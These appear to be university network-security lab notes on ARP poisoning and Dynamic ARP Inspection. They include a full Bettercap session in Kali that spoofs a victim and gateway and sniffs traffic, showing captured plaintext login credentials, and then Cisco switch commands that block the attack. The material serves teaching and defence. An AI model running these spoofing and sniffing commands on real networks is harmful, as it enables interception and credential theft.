

ICT2217

Network Security

Lab 1.6 Notes:

ARP Attack and Defense



Lab Exercise 1.6

1–3

ARP poisoning attack which can lead to MitM
(Man-in-the-Middle) attack


4

Defense:


- Configure DAI (Dynamic ARP Inspection) in switches

ICT1013, you've learned about ARP for resolving IP to MAC address, and also **gratuitous ARP (GARP)** which is **unsolicited ARP reply** sent without a request.

For example, active HSRP router uses GARP to update the MAC address table after claiming ownership of the virtual MAC.




Unfortunately, gratuitous ARP can also be misused to perform **ARP poisoning attack** to poison the **ARP cache** of victim host.




To make it worse, **ARP poisoning attack** can be extended to poison the ARP caches of victim host and default gateway simultaneously to conduct **Man-in-the-Middle (MitM) attack**!

Before attack:




After **ARP poisoning**, all traffic between Windows host and default gateway are now going through the attacker leading to **MitM attack**!



In Kali Linux, a tool called **Bettercap** could be used to conduct **ARP poisoning attack!**

```
kali@kali: ~  
File Actions Edit View Help  
- (kali@kali)-[~]  
$ sudo bettercap  
bettercap v2.29 (built for linux amd64 with go1.15.6) [type 'help' for a list of commands]  
  
192.168.2.0/24 > 192.168.2.20 » net.probe on  
192.168.2.0/24 > 192.168.2.20 » [18:26:10] [sys.log] [inf] net.probe starting net.recon as a requiremen  
t for net.probe  
192.168.2.0/24 > 192.168.2.20 » [18:26:10] [endpoint.new] endpoint 192.168.2.30 detected as ec:f4:bb:60  
:3f:93 (Dell Inc.).  
192.168.2.0/24 > 192.168.2.20 » net.probe off  
192.168.2.0/24 > 192.168.2.20 » net.show  
  
┌───┬───┬───┬───┬───┬───┬───┐  
│ IP ▲ │ MAC │ Name │ Vendor │ Sent │ Recvd │ Seen │  
├───┬───┬───┬───┬───┬───┬───┤  
│ 192.168.2.20 │ ec:f4:bb:60:40:62 │ eth0 │ Dell Inc. │ 0 B │ 0 B │ 18:26:05 │  
│ 192.168.2.254 │ 00:c8:8b:6d:71:e1 │ gateway │ Cisco Systems, Inc │ 0 B │ 0 B │ 18:26:05 │  
│ 192.168.2.30 │ ec:f4:bb:60:3f:93 │ DESKTOP-V3EQ6S4 │ Dell Inc. │ 199 B │ 319 B │ 18:26:10 │  
└───┬───┬───┬───┬───┬───┬───┘  
  
↑ 14 kB / ↓ 37 kB / 816 pkts  
  
192.168.2.0/24 > 192.168.2.20 » set arp.spoof.targets 192.168.2.30  
192.168.2.0/24 > 192.168.2.20 » set arp.spoof.full duplex true  
192.168.2.0/24 > 192.168.2.20 » arp.spoof on  
[18:44:03] [sys.log] [inf] arp.spoof enabling forwarding  
192.168.2.0/24 > 192.168.2.20 » [18:44:03] [sys.log] [inf] arp.spoof starting net.recon as a requireme  
nt for arp.spoof  
192.168.2.0/24 > 192.168.2.20 » [18:44:03] [sys.log] [war] arp.spoof full duplex spoofing enabled, if  
the router has ARP spoofing mechanisms, the attack will fail.  
192.168.2.0/24 > 192.168.2.20 » [18:44:03] [sys.log] [inf] arp.spoof arp spoofer started, probing 1 ta  
rgets.  
192.168.2.0/24 > 192.168.2.20 » [18:44:04] [endpoint.new] endpoint 192.168.2.30 detected as ec:f4:bb:6  
0:3f:93 (Dell Inc.).
```


Notice that **gratuitous ARP replies** were sent out by **Bettercap** upon initiating **ARP poisoning attack**.



The image shows a Wireshark packet capture window titled 'arp.pcapng'. The packet list shows two ARP packets. The selected packet is a gratuitous ARP reply from 192.168.2.254 to 192.168.2.30. The packet details pane shows the following information:

- Frame 56: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface 0
- Ethernet II, Src: ec:f4:bb:60:40:62, Dst: ec:f4:bb:60:3f:93
- Address Resolution Protocol (reply)
 - Hardware type: Ethernet (1)
 - Protocol type: IPv4 (0x0800)
 - Hardware size: 6
 - Protocol size: 4
 - Opcode: reply (2)
 - Sender MAC address: ec:f4:bb:60:40:62
 - Sender IP address: 192.168.2.254
 - Target MAC address: ec:f4:bb:60:3f:93
 - Target IP address: 192.168.2.30

The packet bytes pane shows the raw data in hexadecimal and ASCII:

```
0000  ec f4 bb 60 3f 93 ec f4  bb 60 40 62 08 06 00 01  ... ^ ? ...  @b ...
0010  08 00 06 04 00 02 ec f4  bb 60 40 62 c0 a8 02 fe  ....  @b ...
0020  ec f4 bb 60 3f 93 c0 a8  02 1e 00 00 00 00 00 00  ... ^ ? ...  ....
```

The status bar at the bottom indicates: Address Resolution Protocol (arp), 28 bytes | Packets: 83 · Displayed: 83 (100.0%) | Profile: Default

After **ARP poisoning attack**, all communications of victim are redirected through attacker and could be captured.

Enabling **sniffing** in **Bettercap**:

```
192.168.2.0/24 > 192.168.2.20 » set net.sniff.local true
192.168.2.0/24 > 192.168.2.20 » net.sniff on
[18:49:57] [net.sniff.http.request] http DESKTOP-V3EQ6S4 GET demo.testfire.net/login.jsp
192.168.2.0/24 > 192.168.2.20 » [18:49:57] [net.sniff.http.request] http DESKTOP-V3EQ6S4 GET demo.testfire.net/login.jsp
[18:49:57] [net.sniff.http.response] http 65.61.137.117:80 200 OK → DESKTOP-V3EQ6S4 (5.4 kB text/html; charset=ISO-8859-1)
192.168.2.0/24 > 192.168.2.20 » [18:49:57] [net.sniff.http.response] http 65.61.137.117:80 200 OK → DESKTOP-V3EQ6S4 (1.2 kB text/html; charset=ISO-8859-1)
[18:49:57] [net.sniff.http.request] http DESKTOP-V3EQ6S4 GET demo.testfire.net/style.css
192.168.2.0/24 > 192.168.2.20 » [18:49:57] [net.sniff.http.request] http DESKTOP-V3EQ6S4 GET demo.testfire.net/style.css
```


Username and **password** could be **captured** if not encrypted!

```
kali@kali: ~
File Actions Edit View Help
192.168.2.0/24 > 192.168.2.20 »
POST /userinfo.php HTTP/1.1
Host: testphp.vulnweb.com
Referer: http://testphp.vulnweb.com/login.php
Connection: keep-alive
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:125.0) Gecko/20100101 Firefox/125.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Origin: http://testphp.vulnweb.com
Dnt: 1
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 20
Sec-Gpc: 1
Upgrade-Insecure-Requests: 1

uname=test&pass=test
```


To prevent **ARP poisoning** attack, a switch enabled with **DHCP snooping** can be further configured with **DAI (Dynamic ARP Inspection)** to drop invalid ARP traffic on **untrusted ports**.

After enabling **DAI**, all ports are **untrusted** by default similar as DHCP snooping. The **MAC** and **IP addresses** in the **ARP** packets received on these **untrusted ports** will then be validated against the **DHCP snooping binding table** and drop if invalid:



An example of configuring **DAI** together with **DHCP snooping** on a switch and verifying the status:

```
SW(config)# ip dhcp snooping
SW(config)# ip dhcp snooping vlan 10
SW(config)# ip arp inspection vlan 10
SW(config)# interface fa1/1
SW(config-if)# ip dhcp snooping trust
SW(config-if)# ip arp inspection trust
```

Configuring trusted DAI port similar as DHCP snooping

Each port can also be configured with **ARP rate-limit** (default is 15 ARP pps). If exceeded, the port will transit to **err-disabled** state.

```
Switch(config-if)# ip arp inspection limit {rate
pps [burst interval seconds] | none}
```

```
sw2# show ip arp inspection interfaces
```

Interface	Trust State	Rate (pps)	Burst Interval
Fa1/1	Trusted	None	N/A
Fa1/2	Untrusted	15	1
Fa1/3	Untrusted	15	1

! output removed for brevity

For **non-DHCP** environment with no entry in DHCP snooping table, **DAI** can also be configured by using **ARP ACL** (access control list) as follow:

Configure IP to MAC mapping manually in **ARP ACL**, but can be tedious:


```
Switch(config)# arp access-list arp-acl-name
Switch(config-arp-nacl)# permit ip host sender-ip mac host sender-mac
[Repeat the previous command as needed]
Switch(config-arp-nacl)# exit
```

Next, apply **ARP ACL** to **DAI**:

```
Switch(config)# ip arp inspection filter arp-acl-name
                        vlan vlan-range [static]
```

The optional '**static**' keyword is to indicate **checking ARP ACL only** because by default, intercepted ARP on untrusted ports are first matched with ARP ACL, and if no match, then the DHCP snooping binding table.

An example of configuring DAI for non-DHCP environment:



```
Switch(config)# arp access-list StaticARP
Switch(config-arp-nacl)# permit ip host 192.168.1.10 mac host 0006.5b02.a841
Switch(config-arp-nacl)# exit
Switch(config)# ip arp inspection vlan 10
Switch(config)# ip arp inspection filter StaticARP vlan 10
Switch(config)# interface gigabitethernet 1/0/49
Switch(config-if)# ip arp inspection trust
```

```
sw2# show ip arp inspection vlan 10
```

```
Source Mac Validation      : Disabled
Destination Mac Validation : Disabled
IP Address Validation      : Disabled
```

Vlan	Configuration	Operation	ACL Match	Static ACL
10	Enabled	Active	StaticARP	No

Vlan	ACL Logging	DHCP Logging	Probe Logging
10	Deny	Deny	Off